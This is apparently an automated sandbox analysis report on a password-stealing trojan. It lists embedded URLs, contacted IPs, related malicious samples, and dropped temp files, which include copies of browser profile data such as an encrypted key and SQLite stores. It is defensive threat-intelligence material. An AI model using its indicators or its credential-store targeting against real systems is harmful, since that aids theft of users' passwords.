http://https://get.adob	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ac.ecosia.org/autocomplete?q=	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://service.real.com/realplayer/security/02062012_player/en/	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2004/08/addressing	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false		high
http://forms.rea	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://tempuri.org/IRemotePanel/CompleteTask	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://crl4.dig	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.275112004.000000000058E5000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://tempuri.org/IRemotePanel/GetSettings	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://duckduckgo.com/chrome_newtabt	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp	false		high
http://ns.ado/1o	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.256274496.000000000870100.00000004.00000001.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://cdn.ecosia.org/assets/images/ico/favicon.icohttps://www.ecosia.org/search?q=	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high
http://schemas.xmlsoap.org/soap/actor/next	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false		high
http://schemas.xmlsoap.org/ws/2004/08/addressing/faultD	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.270651781.000000000026E1000.00000004.00000001.sdmp	false		high
http://ns.ado/1	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000003.268740526.000000000871300.00000004.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://search.yahoo.com/sugg/chrome?output=fxjson&appid=crmas&command=	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe, 00000001.00000002.271024426.000000000286B000.00000004.00000001.sdmp, tmp2A87.tmp.1.dr	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
192.0.47.59	unknown	United States		16876	ICANN-DCUS	false
45.14.13.58	unknown	Netherlands		204601	ON-LINE-DATAServerlocation-NetherlandsDrontenNL	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	356847
Start date:	23.02.2021
Start time:	17:47:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 7m 3s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.25862 (renamed file extension from 25862 to exe)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	26
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL

Classification:	mal88.troj.spyw.evad.winEXE@1/21@3/2
EGA Information:	Failed
HDC Information:	• Successful, ratio: 5.3% (good quality ratio 5.1%) • Quality average: 83.8% • Quality standard deviation: 25.1%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI
Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, audiodg.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe, wuapihost.exe • TCP Packets have been reduced to 100 • Excluded IPs from analysis (whitelisted): 13.64.90.137, 104.42.151.234, 23.211.6.115, 104.43.193.48, 168.61.161.212, 40.88.32.150, 104.43.139.144, 104.26.12.31, 104.26.13.31, 172.67.75.172, 184.30.20.56, 51.104.139.180, 2.20.142.210, 2.20.142.209, 52.155.217.156, 20.54.26.129, 92.122.213.247, 92.122.213.194 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, db5eap.displaycatalog.md.mp.microsoft.com.akadns.net, e12564.dspb.akamaiedge.net, skypedataprdcoleus15.cloudapp.net, audownload.windowsupdate.nsatc.net, displaycatalog.mp.microsoft.com, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, displaycatalog-europeeap.md.mp.microsoft.com.akadns.net, skypedataprdcolwus17.cloudapp.net, api.ip.sb.cdn.cloudflare.net, fs.microsoft.com, displaycatalog-rp-europe.md.mp.microsoft.com.akadns.net, displaycatalog.md.mp.microsoft.com.akadns.net, ris-prod.trafficmanager.net, skypedataprdcolcus17.cloudapp.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, skypedataprdcolcus16.cloudapp.net, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus16.cloudapp.net, displaycatalog-rp.md.mp.microsoft.com.akadns.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

Time	Type	Description
17:48:12	API Interceptor	64x Sleep call for process: SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
192.0.47.59	8TD8GfTtaW.exe	Get hash	malicious	Browse	
	kmU6NKmBPV.exe	Get hash	malicious	Browse	
	AHfG1a8jFs.exe	Get hash	malicious	Browse	
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	
	r4yGYPyWb7.exe	Get hash	malicious	Browse	
	aif9fEvN5g.exe	Get hash	malicious	Browse	
	ProtonVPN.exe	Get hash	malicious	Browse	
	bZ9avvcHvE.exe	Get hash	malicious	Browse	
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	
	RRLrVfeAXb.exe	Get hash	malicious	Browse	
	m3eJIFyc68.exe	Get hash	malicious	Browse	
	7E6gDkEV97.exe	Get hash	malicious	Browse	
	Dmjsru7tdt.exe	Get hash	malicious	Browse	
	5FKzdCQAY0.exe	Get hash	malicious	Browse	
	mq28SXD6jb.exe	Get hash	malicious	Browse	
	w4XSMSClXm.exe	Get hash	malicious	Browse	
	UJuYMehogg.exe	Get hash	malicious	Browse	
	ITZ5fvovia.exe	Get hash	malicious	Browse	
	BcSLaQV3wf.exe	Get hash	malicious	Browse	
	45EUwtDW2Q.exe	Get hash	malicious	Browse	

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ianawhois.vip.icann.org	SecuriteInfo.com.Trojan.GenericKD.45754886.17334.exe	Get hash	malicious	Browse	• 192.0.47.59
	1vuet1S3tI.exe	Get hash	malicious	Browse	• 192.0.47.59
	seed.exe	Get hash	malicious	Browse	• 192.0.47.59
	SecuriteInfo.com.Trojan.GenericKDZ.73123.31244.exe	Get hash	malicious	Browse	• 192.0.47.59
	8WjU4jrBIr.exe	Get hash	malicious	Browse	• 192.0.47.59
	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 192.0.47.59
	kmU6NKmBPV.exe	Get hash	malicious	Browse	• 192.0.47.59
	AHfG1a8jFs.exe	Get hash	malicious	Browse	• 192.0.47.59
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 192.0.47.59
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 192.0.47.59
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 192.0.47.59
	ProtonVPN.exe	Get hash	malicious	Browse	• 192.0.47.59
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 192.0.47.59
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 192.0.47.59
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 192.0.47.59
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 192.0.47.59
	7E6gDkEV97.exe	Get hash	malicious	Browse	• 192.0.47.59
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 192.0.47.59
	5FKzdCQAY0.exe	Get hash	malicious	Browse	• 192.0.47.59
	mq28SXD6jb.exe	Get hash	malicious	Browse	• 192.0.47.59

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
ICANN-DCUS	8TD8GfTtaW.exe	Get hash	malicious	Browse	• 192.0.47.59
	kmU6NKmBPV.exe	Get hash	malicious	Browse	• 192.0.47.59
	AHfG1a8jFs.exe	Get hash	malicious	Browse	• 192.0.47.59
	ydQ0ICWj5v.exe	Get hash	malicious	Browse	• 192.0.47.59
	r4yGYPyWb7.exe	Get hash	malicious	Browse	• 192.0.47.59
	aif9fEvN5g.exe	Get hash	malicious	Browse	• 192.0.47.59
	ProtonVPN.exe	Get hash	malicious	Browse	• 192.0.47.59
	bZ9avvcHvE.exe	Get hash	malicious	Browse	• 192.0.47.59
	CmJ6qDTzvM.exe	Get hash	malicious	Browse	• 192.0.47.59
	RRLrVfeAXb.exe	Get hash	malicious	Browse	• 192.0.47.59
	m3eJIFyc68.exe	Get hash	malicious	Browse	• 192.0.47.59
	7E6gDkEV97.exe	Get hash	malicious	Browse	• 192.0.47.59

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Dmjsru7tdt.exe	Get hash	malicious	Browse	• 192.0.47.59
	5FKzdCQAY0.exe	Get hash	malicious	Browse	• 192.0.47.59
	mq28SXD6jb.exe	Get hash	malicious	Browse	• 192.0.47.59
	w4XSMSClXm.exe	Get hash	malicious	Browse	• 192.0.47.59
	UJuYMehogg.exe	Get hash	malicious	Browse	• 192.0.47.59
	ITZ5fvovia.exe	Get hash	malicious	Browse	• 192.0.47.59
	BcSLaQV3wf.exe	Get hash	malicious	Browse	• 192.0.47.59
	45EUwtDW2Q.exe	Get hash	malicious	Browse	• 192.0.47.59
ON-LINE-DATAServerlocation-NetherlandsDrontenNL	MPC-PU-FO-0011-00 .exe	Get hash	malicious	Browse	• 185.206.215.56
	GUYj2SmNlt.exe	Get hash	malicious	Browse	• 185.206.212.86
	k2kGj2iF4F.exe	Get hash	malicious	Browse	• 185.206.212.86
	AOMuUhpLtl.exe	Get hash	malicious	Browse	• 185.206.212.86
	dAlyRK9gO7.exe	Get hash	malicious	Browse	• 212.86.114.14
	HpHQe9KGzT.exe	Get hash	malicious	Browse	• 92.119.113.254
	SecuriteInfo.com.Generic.mg.cf35edde149e46ee.exe	Get hash	malicious	Browse	• 212.86.114.14
	#U10e1#U10d0#U10e4#U10e0#U10d0#U10dc#U10d2#U10d4#U10d7#U10d8.exe	Get hash	malicious	Browse	• 185.235.130.84
	IMG_222446.doc	Get hash	malicious	Browse	• 185.206.215.56
	IMG_804941.doc	Get hash	malicious	Browse	• 185.206.215.56
	tyxCV1ouryr7.exe	Get hash	malicious	Browse	• 185.241.54.156
	PO 9174-AR.doc	Get hash	malicious	Browse	• 185.206.215.56
	SecuriteInfo.com.Trojan.Packed2.42783.14273.exe	Get hash	malicious	Browse	• 185.206.215.56
	P.O 119735.doc__.rtf	Get hash	malicious	Browse	• 185.206.215.56
	SecuriteInfo.com.Trojan.Packed2.42783.32.exe	Get hash	malicious	Browse	• 185.206.215.56
	IMG_688031.doc	Get hash	malicious	Browse	• 185.206.215.56
	file.exe	Get hash	malicious	Browse	• 185.206.215.56
	file.exe	Get hash	malicious	Browse	• 185.206.215.56
	Shipping Document PL&BL Draft.exe	Get hash	malicious	Browse	• 92.119.115.38
	Cena upit AA008957 01-21-2021.doc	Get hash	malicious	Browse	• 80.89.229.149

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe.log	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	2599
Entropy (8bit):	5.332456341785073
Encrypted:	false
SSDEEP:	48:MIHK5HKXwYHKhQnogLHqHDfHKdHKBfHK5AHKzvQTHmtHoxHImHKhBHKoHaHZHG1h:Pq5qXwYqhQnogLKTqdqNq2qzcGtIxHbG
MD5:	B3B393A27780DA48DF5CD4FAE3191588
SHA1:	0526E4A07EF053DCB6D5713C4171F1B1063B3359
SHA-256:	AF9812C86F70E2FA3583EF2A2E37D7B7E2D6B2CE73710980E8B48F489AA1AA3D
SHA-512:	3AABD17235B5B5AAACB017450FF9ECFC8F9C4338E0EFC2D55AC40D048266C46A44CA29C825F7E237CABEC1345F60E3F53330ADFFBF411C238D7901CC869637B1
Malicious:	**true**
Reputation:	low
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..2,"Microsoft.CSharp, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Dynamic, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.ServiceModel, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System.Runtime.Serialization, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Runteb92aa12#\34957343ad5d84daee97a1affda91665\Syst

C:\Users\user\AppData\Local\Temp\tmp2A54.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A55.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXafIyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp2A56.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165

C:\Users\user\AppData\Local\Temp\tmp2A57.tmp	
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp2A87.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A88.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq

C:\Users\user\AppData\Local\Temp\tmp2A89.tmp	
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp2A8A.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
SSDEEP:	1536:S9sfGRcZdJiXrXaflyYOetKdapZsyTwL3cDGOLN0nTwY/A3iuR+:SsfFcbXafIB0u1GOJmA3iuR+
MD5:	CC02ABB348037609ED09EC9157D55234
SHA1:	32411A59960ECF4D7434232194A5B3DB55817647
SHA-256:	62E0236494260F5C9FFF1C4DBF1A57C66B28A5ABE1ACF21B26D08235C735C7D8
SHA-512:	AC95705ED369D82B65200354E10875F6AD5EBC4E0F9FFC61AE6C45C32410B6F55D4C47B219BA4722B6E15C34AC57F91270581DB0A391711D70AF376170DE2A3
Malicious:	false
Preview:	{"browser":{"last_redirect_origin":"","shortcut_migration_version":"85.0.4183.121"},"data_use_measurement":{"data_used":{"services":{"background":{},"foreground":{}},"user":{"background":{},"foreground":{}}}},"hardware_acceleration_mode_previous":true,"intl":{"app_locale":"en"},"legacy":{"profile":{"name":{"migrated":true}}},"network_time":{"network_time_mapping":{"local":1.601478090199719e+12,"network":1.601453434e+12,"ticks":826153657.0,"uncertainty":4457158.0}},"os_crypt":{"encrypted_key":"RFBBUEkBAAAA0Iyd3wEV0RGMegDAT8KX6wEAAABL95WKt94zTZq03WydzHLcAAAAAAIAAAAAABBmAAAAAQAAIAAAABAL2tyan+lsWtxhoUVdUYrYiwg8iJkppNr2ZbBFie9UAAAAAA6AAAAAAgAAIAAAABDv4gjLq1dOS7lkRG21YVXojnHhsRhNbP8/D1zs78mXMAAAAB045Od5v4BxiFP4bdRYJjDXn4W2fxYqQj2xfYeAnS1vCL4JXAsdfljw4oXIE4R7l0AAAABlt36FqChftM9b7EtaPw98XRX5Y944rq1WsGWcOPFyXOajfBL3GXBUhMXghJbDGb5WCu+JEdxaxLLxaYPp4zeP"},"password_manager":{"os_password_blank":true,"os_password_last_changed":"13245951016607996"},"plugins":{"metadata":{"adobe-flash-player":{"disp

C:\Users\user\AppData\Local\Temp\tmp2A8B.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	SQLite 3.x database, last written using SQLite version 3032001
Category:	dropped
Size (bytes):	73728
Entropy (8bit):	1.1874185457069584
Encrypted:	false
SSDEEP:	96:I3sa9uKnadsdUDitMkMC1mBKC7g1HFp/GeICEjWTPeKeWbS8pz/YLcs+P+qigSz4:I3rHdMHGTPVbSYgbCP46w/1Vumq
MD5:	72A43D390E478BA9664F03951692D109
SHA1:	482FE43725D7A1614F6E24429E455CD0A920DF7C
SHA-256:	593D9DE27A8CA63553E9460E03FD190DCADD2B96BF63B438B4A92CB05A4D711C
SHA-512:	FF2777DCDDC72561CF694E2347C5755F19A13D4AC2C1A80C74ADEBB1436C2987DFA0CFBE4BAFD8F853281B24CA03ED708BA3400F2144A5EB3F333CC255DACCE
Malicious:	false
Preview:	SQLite format 3.....@ .....$.....C..... ....

C:\Users\user\AppData\Local\Temp\tmp76A9.tmp	
Process:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.PWS.Siggen2.61624.27953.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	87165
Entropy (8bit):	6.102565506017432
Encrypted:	false
